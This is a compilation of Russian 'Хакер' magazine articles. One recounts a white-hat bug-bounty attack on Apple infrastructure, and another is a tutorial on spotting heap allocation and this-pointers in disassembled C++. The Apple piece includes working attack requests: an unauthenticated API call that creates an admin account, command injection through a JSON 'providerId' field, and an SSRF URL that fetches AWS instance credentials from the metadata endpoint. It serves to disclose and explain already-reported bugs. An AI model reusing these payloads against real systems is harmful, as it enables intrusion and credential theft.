Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Length: 273
Origin: https://www.icloud.com
Connection: close
Referer: https://www.icloud.com/pages/open_from_source
Cookie: redacted

url=https%3A%2F%2Fp37-mailws.icloud.com%3A443%2Fwm%2Fmessagepart%2Ftext_0.txt%3Fguid%3Dmessagepart%253AINBOX%252F214-1%26type%3Dtext%252Fplain%26name%3Dtext_0.txt%26size%3D4%26dsid%3D10000033657%26clientId%3D522647b3-da05-4ef4-8767-7fa88c8d9704&source=webmail&build=primary
```

Во время преобразования выполняется несколько HTTP-запросов и формируется очередь заданий

Чтобы сломать этот механизм, достаточно добавить после разрешенного Apple адреса строку `@ ourdomain.com`, содержащую домен, на который будет перенаправляться запрос. В результате полученный HTML будет преобразован в документ Apple Pages и открыт в новой вкладке. Если запрашиваемый с сервера файл оказывался слишком большим, почтовая программа упаковывала его в Zip и любезно предлагала сохранить на диск.

Для автоматизации этого процесса Бретт Бюрхаус собрал специальный скрипт на Python. В результате исследователи получили доступ на чтение к внутреннему репозиторию Apple Maven, где хранятся исходники некоторых приложений Apple.




Хакеры получили доступ к репозиторию Apple Maven

Благодаря этой уязвимости злоумышленники могли:

- получить доступ к исходникам iOS в репозитории Maven;
- получить доступ ко всему содержимому внутренней сети Apple;
- полностью скомпрометировать сеанс жертвы с помощью уязвимости межсайтового скриптинга из-за общедоступных файлов cookie в HTTP-запросе.

Техническую схему этой атаки Сэм Карри представил на следующей диаграмме.



Техническая схема атаки на получение доступа к репозиторию Apple Maven

Еще больше дыр

Другие критические уязвимости, обнаруженные командой Карри:

- обход аутентификации с помощью неправильно настроенных разрешений обеспечивает атакующему доступ глобального администратора;
- инъекции команд через некорректно очищенный аргумент имени файла;
- удаленное выполнение произвольного кода через утечку секрета и оставленного открытым инструмента для администраторов;
- утечка памяти, приводящая к компрометации учетных записей сотрудников и пользователей, а также открывающая доступ к различным внутренним приложениям;
- SQL-инъекции Vertica через некорректную очистку ввода;
- слепая XSS, позволяющая получить доступ к внутреннему порталу поддержки для отслеживания проблем клиентов и сотрудников;
- выполнение PhantomJS на стороне сервера, позволяющее получить доступ к внутренним ресурсам и ключам AWS IAM.

ИТОГИ

Большая часть обнаруженных командой Сэма Карри уязвимостей была закрыта компанией Apple в течение нескольких часов после баг-репорта, а самой команде корпорация выплатила 55 100 долларов США, то есть примерно 250 долларов за одну уязвимость на человека. Правда, после поднятой в прессе шумихи Apple перечислила команде Карри в общей сложности 288 500 долларов, и сумма вознаграждения, вероятно, еще вырастет после подтверждения всех выявленных багов.

Сам Карри считает, что разработанная Apple программа Bug Bounty — это правильный шаг в выстраивании диалога с хакерами и серьезное подспорье в борьбе за безопасность «яблочных» сервисов. Полный отчет об обнаруженных уязвимостях опубликован на сайте Samcurry.net.

Вместе с тем в сетевой инфраструктуре Apple имеется значительное число критичных сервисов, таких как iCloud, Apple Store и платформа для разработчиков. Это очень сложные программные комплексы, состоящие из множества веб-приложений, в которых наверняка остаются невыявленные уязвимости. Так что пентестерам и «белым шляпам» еще есть где развернуться.

АТАКА НА APPLE

Валентин Холмогоров
valentin@holmogorov.ru

РАЗБИРАЕМ ПОДРОБНОСТИ КРУПНОМАСШТАБНОГО ВЗЛОМА И ПРИМЕНЕННЫЕ ТЕХНИКИ

Недавняя большая атака «белых шляп» на инфраструктуру Apple — одно из интереснейших событий в инфосеке за последнее время. Сегодня мы рассмотрим несколько блестяще выполненных операций: взлом службы DELMIA Apriso, взлом сервера authors.apple.com, получение используемых Apple секретных ключей AWS, получение доступа к панели отладки администратора Nova и компрометацию серверов Apple через исследование дампов.

В предыдущей серии


В предыдущей статье мы рассказали о том, как проходила подготовка к атаке, как был взломан сайт преподавателей Apple, получен доступ к личным данным пользователей iCloud и к исходникам iOS. Изучив сайты и веб-приложения Apple, команда в составе Сэма Карри (Sam Curry), Бретта Бюрхауса (Brett Buerhaus), Бена Садегипура (Ben Sadeghipour), Сэмюэля Эрба (Samuel Erb) и Таннера Барнса (Tanner Barnes) нашла 11 критических уязвимостей, 29 — с высокой степенью потенциальной опасности, 13 — средней критичности и 2 — некритичных.

За подробный баг-репорт взломщики получили от Apple вознаграждение в размере 288 500 долларов США.

ВЗЛОМ DELMIA APRISO

Прощупывая связанные с Apple домены, которых, к слову, больше семи тысяч, хакеры наткнулись на веб-приложение DELMIA Apriso, различные версии которого предназначены для управления производственными процессами и складом готовой продукции. Это приложение не принадлежит Apple, но используется для дистрибуции изделий «яблочной» корпорации.


Исследователи немного поковыряли форму аутентификации и механизм сброса пароля пользователя DELMIA Apriso и в какой-то момент с удивлением обнаружили, что они авторизованы в системе с именем `Apple No Password User`.



Иногда авторизация в системе может стать полной неожиданностью

Вдумчивое изучение этого аномального явления показало, что в инфраструктуре DELMIA Apriso для использования функций на определенных веб-страницах пользователь должен быть обязательно авторизован в системе, и сброс пароля — одна из таких функций. Поскольку сама задача восстановить забытый пароль логически противоречит возможности авторизации, разработчики соорудили костыль в виде общедоступной учетки «пользователя Apple без пароля», который вроде и залогинен в системе, а вроде и нет. К сожалению, эта «псевдоучетка» никаких привилегий юзеру не давала.

Хакеры отправили HTTP-запрос на эндпойнт OAuth, чтобы сгенерировать токен Bearer для изучения API веб-приложения. И это неожиданно сработало! Техническая учетная запись, все разрешения которой должны были сводиться к возможности сбросить пароль, смогла сгенерировать Bearer с доступом к версии API веб-приложения. Осталось только нагуглить документацию к этому самому API.



Техническая учетка сгенерировала Bearer с доступом к API

Курение мануалов позволило Карри и компании обнаружить более 5000 вызовов API, для которых не требовалась дополнительная авторизация за исключением уже полученного токена. Многие из этих вызовов были для взломщиков бесполезны, но некоторые давали возможность, например, менять даты зарплат сотрудников, создавать и отменять отправку товаров со склада, редактировать информацию об инвентаризации и выполнять сотни других складских операций.

Например, одна из функций API имеет красноречивое название `APL_CreateEmployee_SO`. Можно отправить приложению GET-запрос на выполнение операции:

```
GET /Apriso/HttpServices/api/platform/1/Operations/operation HTTP/1.1
Host: colormasters.apple.com
```

И получить от него HTTP-отклик в следующем формате:

```
{
  "InputTypes": {
    "OrderNo": "Char",
    "OrderType": "Integer",
    "OprSequenceNo": "Char",
    "Comments": "Char",
    "strStatus": "Char",
    "UserName": "Char"
  },
  "OutputTypes": {},
  "OperationCode": "APL_Redacted",
  "OperationRevision": "APL.I.1.4"
}
```

Исследователи потратили немало времени, прежде чем поняли, что для полноценного вызова API необходимо отправить серверу POST-запрос, содержащий JSON в следующем формате:

```
{
  "inputs": {
    "param": "value"
  }
}
```

На момент взлома хакеры не имели ни малейшего понятия о том, как формируется подобный вызов. Сэм Карри даже написал электронное письмо в техподдержку DELMIA Apriso с просьбой рассказать, как правильно формировать вызовы API. Но специалисты из саппорта проигнорировали запрос, поскольку у Сэма не было подписки на их сервис и он не числился в списке лицензионных пользователей софта. Карри потратил почти шесть часов, подбирая необходимые параметры, и это наконец удалось.

Как оказалось, для корректного вызова функции `APL_CreateEmployee_SO` нужно было передать API ряд значений, основанных на UUID. Их хакеры установили, отправляя серверу другие запросы и анализируя отклики. Вскоре атакующие сформировали API-запрос следующего вида:

```
POST /Apriso/HttpServices/api/platform/1/Operations/redacted HTTP/1.1
Host: colormasters.apple.com
Authorization: Bearer redacted
Connection: close
Content-Type: application/json
Content-Length: 380
{
  "inputs": {
    "Name": "Samuel Curry",
    "EmployeeNo": "redacted",
    "LoginName": "yourloginname123",
    "Password": "yourpassword123",
    "LanguageID": "redacted",
    "AddressID": "redacted",
    "ContactID": "redacted",
    "DefaultFacility": "redacted",
    "Department": "",
    "DefaultMenuItemID": "redacted",
    "RoleName": "redacted",
    "WorkCenter": ""
  }
}
```

После успешной обработки этого запроса хакеры наконец смогли авторизоваться в системе с администраторскими правами, дающими им полный контроль над программным обеспечением для управления складом. Последствия такого взлома, если бы он удался настоящим злоумышленникам, представить нетрудно.

В результате успешного взлома был получен полный контроль над складом

ВЗЛОМ СЕРВЕРА AUTHORS.APPLE.COM

Пользователям операционных систем от Apple доступно приложение ePublisher, с помощью которого можно создавать, распространять и продавать электронные публикации в формате EPUB. Для загрузки контента в iTunes Store и Apple Books инфраструктура Apple использует сервис iTunes Connect. Но что делать авторам, у которых нет под рукой iPhone или iPad? В помощь таким страдальцам был создан специальный сервис Apple Books for Authors. Он позволяет загрузить собственные произведения в iTunes Connect Book. Чтобы выставить на продажу книгу в Apple Books, автор должен авторизоваться на странице сервиса, залить туда картинку обложки, саму книгу и ее бесплатный ознакомительный фрагмент в формате EPUB.

Немного поиграв с этим сервисом, парни попытались загрузить в Apple Books for Authors файл EPUB версии 1 с битым XHTML. Инструмент публикации выдал им целую простыню ошибок с описанием причин, по которым он не смог прожевать этот файл.

HTTP-запрос:

```
POST /api/v1/validate/epub HTTP/1.1
Host: authors.apple.com
{"epubKey":"2020_8_11/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub","providerId":"BrettBuerhaus2096637541"}
```

Ответ HTTP:

```
[2020-08-11 21:49:59 UTC] <main> DBG-X: parameter TransporterArguments = -m validateRawAssets -assetFile /tmp/10f7f9ad-2a8a-44aa-9eec-8e48468de1d8_sample.epub -dsToken **hidden value** -DDataCenters=contentdelivery.itunes.apple.com -Dtransporter.client=BooksPortal -Dcom.apple.transporter.updater.disable=true -verbose eXtreme -Dcom.apple.transporter.client.version=1.0 -itc_provider BrettBuerhaus2096637541
```


Как ты можешь видеть, ничто не мешает хакеру засунуть команду в JSON-параметр `providerId` и попытаться скормить ее серверу. При следующей загрузке файла исследователи перехватили HTTP-запрос и изменили его таким образом:

```
"providerId":"BrettBuerhaus2096637541||test123"
```

И получили ответ:

```
/bin/sh: 1: test123: not found
```

Иными словами, взломщики получили доступ к шеллу сервера. Почему бы не попросить его показать содержимое корневой папки? Сервер охотно выполнил команду `ls /`.




Результат выполнения команды ls / на сервере authors.apple.com

Чем грозит несанкционированный доступ к шеллу на серваке Apple, объяснять, думаю, не нужно, о возможных последствиях догадается любой скрипт-кидди. Этот взлом — отличный пример того, насколько важно досконально изучать инфраструктуру, на которую планируется атака. Взломщики начали с iTunes Connect, перешли к Apple Books и протестировали все связанные с этим сервисом инструменты, пока не наткнулись на брешь в защите. Вот что об этом пишет сам Сэм Карри:

> *Это хорошее напоминание о том, что следует собрать как можно больше информации, прежде чем вы начнете спускаться в кроличьи норы взлома. Не изучая справочную документацию, мы, возможно, просто пропустили бы веб-приложение Epub-upload, поскольку на него вела единственная ссылка на странице одного из многочисленных мануалов.*


ОХОТА ЗА СЕКРЕТНЫМИ КЛЮЧАМИ AWS

Мало создать полезный контент и выложить его на iTunes или Apple Books. Его никто не купит, если ты не будешь рекламировать и раскручивать свой продукт. Специально для этих целей в Apple придумали инструмент iTunes Banner Builder, позволяющий создавать красивые баннеры для продажи музыки и подкастов на iTunes и в других электронных маркетах Apple.



iTunes Banner Builder

Команда Карри решила поэкспериментировать с баннером для электронной книжки размером 300 на 250 пикселей. Название книги с подчеркиванием, созданным при помощи HTML-тега `<u>`, хакеры указали еще при регистрации на iTunes, и при создании баннера оно автоматически подтянулось в Banner Builder, что намекало на потенциальную возможность межсайтового скриптинга. А изучение URL загруженных через Banner Builder картинок показало, что они сохраняются в облачное хранилище AWS S3. Попытка атаки path traversal с инжектом параметра в URL изображения вернула вот такое сообщение об ошибке, отображающееся в виде картинки.



Сообщение об ошибке AWS S3

Из этого исследователи сделали вывод, что разработчики, видимо, использовали какой-то headless-браузер для создания скриншотов HTML-файлов внутри корзины S3, чтобы превратить их в картинку-баннер. Чтобы поэкспериментировать с XSS при генерации таких картинок, хакеры попытались создать книгу, в названии которой присутствовал тег `<script src="">`. При этом в журнале запросов обнаружилась любопытная строка:

```
54.210.212.22 - - [21/Aug/2020:15:54:07 +0000] "GET /imgapple.js?_=1598025246686 HTTP/1.1" 404 3901 "http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false" "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1"
```


Здесь удалось обнаружить корзину S3, в которую направляется запрос для создания изображения:

```
http://apple-itunes-banner-builder-templates-html-stage.s3-website-us-east-1.amazonaws.com/itunes/catalog_white/index.html?pr=itunes&t=catalog_white&c=us&l=en-US&id=1528672619&w=300&h=250&store=books&cache=false
```

И user-agent headless-браузера: `PhantomJS/2.1.1`. Гуглеж показал, что у этого инструмента для рендеринга картинок имеются известные уязвимости XSS, которые неплохо документированы. Чтобы автоматизировать атаки с подменой запросов на стороне сервера, парни написали скрипт, использующий для реализации полезной нагрузки JS XSS и отображения данных элемент `<iframe>`. Поскольку взломщикам известна информация о ресурсах Amazon, которые используются для генерации картинок, можно создать URI с метаданными AWS:

```
https://banners.itunes.apple.com/bannerimages/banner.png?pr=itunes&t=catalog_black&c=us&l=en-US&id=1528672619%26cachebust=12345%26url=http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance%26w=800&h=800&store=books&cache=false
```

По этому запросу генерируется новый баннер, в файле которого сохраняются секретные ключи AWS для облачного сервиса EC2. Эти сведения могут помочь злоумышленникам получить доступ к сервисам Amazon, которыми пользуется Apple.



Получение секретных ключей AWS с использованием межсайтового скриптинга

ДОСТУП К ПАНЕЛИ ОТЛАДКИ АДМИНИСТРАТОРА NOVA ЧЕРЕЗ УТЕЧКУ ОШИБКИ REST

Когда исследователи принялись изучать принадлежащие Apple домены, они обратили внимание на интересные особенности ресурсов `concierge.apple.com`, `s.apple.com` и `events.apple.com`. Используя Google dorking, парни обнаружили специфический HTTP-запрос к `s.apple.com`, который перенаправлялся на `events.apple.com` с токеном аутентификации.


HTTP-запрос

```
GET /dQ{REDACTED}fE HTTP/1.1
Host: s.apple.com
```

ответ HTTP


```
HTTP/1.1 200
Server: Apple
Location: https://events.apple.com/content/events/retail_nso/ae/en/applecampathome.html?token=fh{REDACTED}VHUba&a=1&l=e
```

Заинтересовавшись этим, хакеры вытащили с сервера файлы JavaScript и принялись изучать их в поисках эндпойнтов и маршрутов API.



Важный этап взлома — изучение файлов JavaScript

Больше всего их заинтересовал путь `/services/public/account`: выяснилось, что при передаче этому эндпойнту недопустимого параметра `marketCode` сервер возвращает ошибку исключения REST.



Ошибка исключения REST при передаче некорректного параметра

Изучив сообщение об ошибке, исследователи обнаружили, что сервер перенаправил API-запрос на следующий адрес:

```
https://nova-admin.corp.apple.com/services/locations/searchLocation?locationName=t&rtm=1
```

Также в заголовках запросов и откликах сервера обнаружились куки и токен авторизации, который сервер отправляет для выполнения запросов к API `nova-admin.corp.apple.com`. Хакеры попробовали использовать этот токен и файл cookie и убедились, что они действительны, однако при попытке достучаться до сервера он все равно выдавал `403 Forbidden`.

Для дальнейшего поиска уязвимостей пришлось применить фаззинг, с помощью которого хакеры получили доступ к файлу `/services/debug.func.php`. Он содержал огромное количество конфигурационных параметров, значений, переменных и вызовов функций API. Так, среди прочего в нем обнаружился секретный ключ AWS и данные crontab с сервера.


Данные cron в файле debug.func.php

Таким образом, доступ к панели отладки позволил злоумышленникам выполнять команды на веб-сервере `nova.apple.com` с использованием cron.

ВЗЛОМ СЕРВЕРОВ APPLE ЧЕРЕЗ АНАЛИЗ ДАМПА

Еще на этапе сбора информации об общедоступной сетевой инфраструктуре Apple команда Сэма Карри обратила внимание на группу доменов, которые объединяет наличие слова `esign` в их имени: `https://esign-app-prod.corp.apple.com/`, `https://esign-corpapp-prod.corp.apple.com/`, `https://esign-internal.apple.com`, `https://esign-service-prod.corp.apple.com`, `https://esign-signature-prod.corp.apple.com`, `https://esign-viewer-prod.corp.apple.com/` и `https://esign.apple.com/`. При обращении к `esign.apple.com` юзера редиректило в папку `/viewer`, которая возвращала ошибку `you are not authorized`.


Поскольку в коде самой страницы взломщикам не удалось обнаружить ничего интересного, они принялись перебирать возможные эндпойнты по словарю, пока наконец не наткнулись на работающий URL `/viewer/actuator`. По этому адресу обычно располагается сервис для мониторинга работоспособности Java-приложений, являющийся компонентом Spring Framework. Этот сервис выдал атакующим перечень всех своих доступных конечных точек, включая heapdump — URL дампа кучи приложения.



Эндпойнт /viewer/actuator выдал хакерам много полезной информации

Попытки изменить состояние актуатора, отправляя запросы на удаленное выполнение кода, не увенчались успехом, и команде Карри пришлось искать другой способ. Сопоставляя пути из Actuator, они нашли несколько субдиректорий в корневой папке сервера, где хранились дополнительные дампы кучи этого веб-приложения, причем такие папки с доступом на чтение для всех желающих обнаружились на всех доменах `esign` из списка.

Вытащив оттуда дампы, хакеры загрузили их в Eclipse Memory Analyzer, экспортировали строки в файл `.csv` и прошлись по нему командой `grep`.



Парсинг вытащенного с серверов Apple дампа

В этом файле удалось отыскать имя cookie для аутентификации приложения — `acack`. Поиск в дампах по строке `acack` выдал сам файл сессионного cookie. На этом этапе взломщики были уверены, что это токен сотрудника Apple, а не клиента, иначе бы его не тестировали. Использование файла позволило получить доступ к приложению и более 50 эндпойнтов, включая некоторые административные настройки Actuator. Кроме того, этот cookie аутентифицировал хакеров и для ряда других веб-приложений Apple. На этом исследователи решили остановиться, сообщив о выявленной уязвимости в Apple.

ВЫВОДЫ

Помимо огромного количества собственных серверов и доменов, совокупность которых в Купертино называют термином Applenet, корпорация активно пользуется облачными ресурсами Amazon и приложениями сторонних разработчиков, также имеющими уязвимости. Дотошные исследователи могут обнаружить их и использовать в собственных целях — например, сообщить о выявленных брешах в сетевом периметре корпорации и получить вознаграждение, как это сделала команда Сэма Карри.

Залог успеха на данном поприще — тщательная разведка, вдумчивое изучение документации и внимательность к деталям. Только сочетание этих факторов позволит пентестерам проникнуть вглубь кроличьей норы, а главное — вернуться обратно.

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

РАСПРЕДЕЛЕНИЕ ДИНАМИЧЕСКОЙ ПАМЯТИ И УКАЗАТЕЛИ

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Юрий Язев
Широко известен под псевдонимом yurembo. Программист, разработчик видеоигр, независимый исследователь. Старый автор журнала «Хакер».
yazevsoft@gmail.com

Как работает выделение и освобождение памяти? Каким образом устроены обычные и умные указатели в C++? Как распознать операторы работы с памятью, используя дизассемблер, не понимающий их истинную природу? Чтобы во всем этом разобраться, нам предстоит по байтикам разобрать механизмы распределения динамической памяти приложения (иными словами, кучи) двух самых популярных компиляторов и выявить различия в их работе. Поэтому в статье нас ждет множество дизассемблерных листингов и кода на C++.

Фундаментальные основы хакерства
Пятнадцать лет назад эпический труд Криса Касперски «Фундаментальные основы хакерства» был настольной книгой каждого начинающего исследователя в области компьютерной безопасности. Однако время идет, и знания, опубликованные Крисом, теряют актуальность. Редакторы «Хакера» попытались обновить этот объемный труд и перенести его из времен Windows 2000 и Visual Studio 6.0 во времена Windows 10 и Visual Studio 2019.

Ссылки на другие статьи из этого цикла ищи на странице автора.

ИДЕНТИФИКАЦИЯ УКАЗАТЕЛЯ THIS

Указатель this — это настоящий золотой ключик или, если угодно, спасательный круг, позволяющий не утонуть в бурном океане ООП. Именно благодаря this можно определять принадлежность вызываемой функции к тому или иному классу. Поскольку все невиртуальные функции объекта вызываются непосредственно — по фактическому адресу, объект как бы расщепляется на составляющие его функции еще на стадии компиляции. Не будь указателей this, восстановить иерархию функций было бы принципиально невозможно!

Таким образом, правильная идентификация this очень важна. Единственная проблема: как отличить его от указателей на массивы и структуры? Ведь экземпляр класса идентифицируется по указателю this (если на выделенную память указывает this, это экземпляр класса), однако сам this по определению — это указатель, ссылающийся на экземпляр класса. Замкнутый круг! К счастью, есть одна лазейка... Код, манипулирующий указателем this, весьма специфичен, что и позволяет отличить this от всех остальных указателей.

Вообще-то у каждого компилятора свой почерк, который настоятельно рекомендуется изучить, дизассемблируя собственные программы на C++, но существуют и универсальные рекомендации, применимые к большинству реализаций. Поскольку this — это неявный аргумент каждой функции — члена класса, то логично отложить разговор о его идентификации до раздела «Идентификация аргументов функций». Здесь же мы обсудим, как реализуют передачу указателя this самые популярные компиляторы.

Здесь мы, конечно, говорим об архитектуре x64. На 32-битной платформе параметры, выровненные до 32-битного размера, передаются через стек. С другой стороны, на 64-битной платформе дела обстоят интереснее: первые четыре целочисленных аргумента передаются в регистрах RCX, RDX, R8, R9. Если целочисленных аргументов больше, остальные размещаются в стеке. Аргументы, имеющие значения с плавающей запятой, передаются в регистрах XMM0, XMM1, XMM2, XMM3. При этом 16-битные аргументы передаются по ссылке. Замечу, все это касается соглашения о вызовах в операционных системах Microsoft (Microsoft ABI), в Unix-подобных системах дела обстоят по-другому. Но не будем распылять на них свое внимание.

Оба протестированных мною компилятора, Visual C++ 2019 и C++Builder 10.3, независимо от соглашения вызова функции (__cdecl, __clrcall, __stdcall, __fastcall, __thiscall) передают указатель this в регистре RCX, что соответствует его природе: this — целочисленный аргумент.

ИДЕНТИФИКАЦИЯ ОПЕРАТОРОВ NEW И DELETE

Операторы new и delete транслируются компилятором в вызовы библиотечных функций, которые могут быть распознаны точно так же, как и обычные библиотечные функции. Автоматически распознавать библиотечные функции умеет, в частности, IDA Pro, снимая эту заботу с плеч исследователя. Однако IDA Pro есть не у всех и далеко не всегда в нужный момент находится под рукой, да к тому же не все библиотечные функции она знает, а из тех, что знает, не всегда узнает new и delete... Словом, причин идентифицировать их вручную предостаточно.

Реализация new и delete может быть любой, но Windows-компиляторы в большинстве своем редко реализуют функции работы с кучей самостоятельно. Зачем это? Намного проще обратиться к услугам операционной системы. Однако наивно ожидать вместо new появление вызова HeapAlloc, а вместо delete — HeapFree. Нет, компилятор не так прост! Разве он может отказать себе в удовольствии «вырезания матрешек»? Оператор new транслируется в функцию new, вызывающую для выделения памяти malloc, malloc же, в свою очередь, обращается к HeapAlloc (или ее подобию — в зависимости от реализации библиотеки работы с памятью) — своеобразной «обертке» одноименной Win32 API-процедуры. Картина с освобождением памяти аналогична.

Углубляться в дебри вложенных вызовов слишком утомительно. Нельзя ли new и delete идентифицировать как-нибудь иначе, с меньшими трудозатратами и без лишней головной боли? Разумеется, можно! Давай вспомним все, что мы знаем о new:

- new принимает единственный аргумент — количество байтов выделяемой памяти, причем этот аргумент в подавляющем большинстве случаев вычисляется еще на стадии компиляции, то есть является константой;
- если объект не содержит ни данных, ни виртуальных функций, его размер равен единице (минимальный блок памяти, выделяемый только для того, чтобы было на что указывать указателю this); отсюда будет очень много вызовов типа

```
mov     ecx, 1 ; size
call    XXX
```

  где XXX и есть адрес new! Вообще же, типичный размер объектов составляет менее сотни байтов... ищи часто вызываемую функцию с аргументом-константой меньше ста байтов;
- функция new — одна из самых популярных библиотечных функций, ищи функцию с «толпой» перекрестных ссылок;
- самое характерное: new возвращает указатель this, а this очень легко идентифицировать даже при беглом просмотре кода (обычно он возвращается в регистре RCX);
- возвращенный new результат всегда проверяется на равенство нулю (операторами типа test RCX, RCX), и, если он действительно равен нулю, конструктор (если он есть) не вызывается.

«Родимых пятен» у new более чем достаточно для быстрой и надежной идентификации, тратить время на анализ кода этой функции совершенно ни к чему! Единственное, о чем следует помнить: new используется не только для создания новых экземпляров объектов, но и для выделения памяти под массивы (структуры) и изредка — под одиночные переменные (типа int *x = new int, что вообще маразм, но некоторые так делают). К счастью, отличить два этих способа очень просто — ни у массивов, ни у структур, ни у одиночных переменных нет указателя this!

Сложнее идентифицировать delete. Каких-либо характерных признаков эта функция не имеет. Да, она принимает единственный аргумент — указатель на освобождаемый регион памяти, причем в подавляющем большинстве случаев это указатель this. Но помимо нее, this принимают десятки, если не сотни других функций! Раньше в эпоху 32-битных камней у исследователя была удобная зацепка за то, что delete в большинстве случаев принимал указатель this через стек, а остальные функции — через регистр. В настоящее же время, как мы уже неоднократно убеждались, любые функции принимают параметры через регистры:

```
mov     rcx, [rsp+58h+block] ; block
call    operator delete(void *,unsigned __int64)
```

В данном случае IDA без замешательств распознала delete.

К тому же delete ничего не возвращает, но мало ли функций поступают точно так же? Единственная зацепка — вызов delete следует за вызовом деструктора (если он есть), но, поскольку конструктор как раз и идентифицируется как функция, предшествующая delete, образуется замкнутый круг!

Ничего не остается, кроме как анализировать содержимое функции: delete рано или поздно вызывает HeapFree (хотя тут возможны и варианты: так, Borland/Embarcadero содержит библиотеки, работающие с кучей на низком уровне и освобождающие память вызовом VirtualFree). К счастью, IDA Pro в большинстве случаев опознает delete и самостоятельно напрягаться не приходится.

А что произойдет, если IDA не распознает delete? Код будет выглядеть примерно так:

```
mov     rcx, [rsp+58h+block] ; block
call    XXX
cmp     [rsp+58h+block], 0
jnz     short loc_1400010B0
```

Неглубокий анализ показывает: в первой строчке в регистр RCX, очевидно для передачи в качестве параметра, помещается блок памяти. Похоже, это указатель на сущность. А после вызова XXX выполняется сравнение этого блока памяти с нулем и, если блок не обнулен, происходит переход по адресу. Таким несложным образом мы можем легко идентифицировать delete, даже если IDA его не определяет.

УМНЫЕ УКАЗАТЕЛИ

Visual C++

Сразу после появления в стандарте C++ умных указателей они завоевали популярность среди программистов. Оно и понятно: их использование сняло часть головной боли разработчика при выделении памяти и работе с ней — за ее освобождение теперь можно не беспокоиться.

Скомпилируем простой пример кода:

```
#include <iostream>
#include <memory> // Добавляет поддержку умных указателей

class MyClass {
public:
    void print()
    {
        std::cout << "Hello Visual C++" << std::endl;
    }
};

int main()
{
    auto c = std::make_unique<MyClass>();
    c->print();
    std::cin.get();
}
```

Только не забудь отключить оптимизацию, чтобы увидеть детальную работу компилятора. Результат дизассемблирования будет такой:

```
main            proc near
_Right          = qword ptr -28h
result          = std::unique_ptr<MyClass,std::default_delete<MyClass
> > ptr -20h
var_18          = std::unique_ptr<MyClass,std::default_delete<MyClass
> > ptr -18h
var_10          = qword ptr -10h
                sub     rsp, 48h
                mov     rax, cs:__security_cookie
                xor     rax, rsp
                mov     [rsp+48h+var_10], rax
                mov     edx, 8          ; unsigned __int64
                lea     rcx, [rsp+48h+var_18] ; this
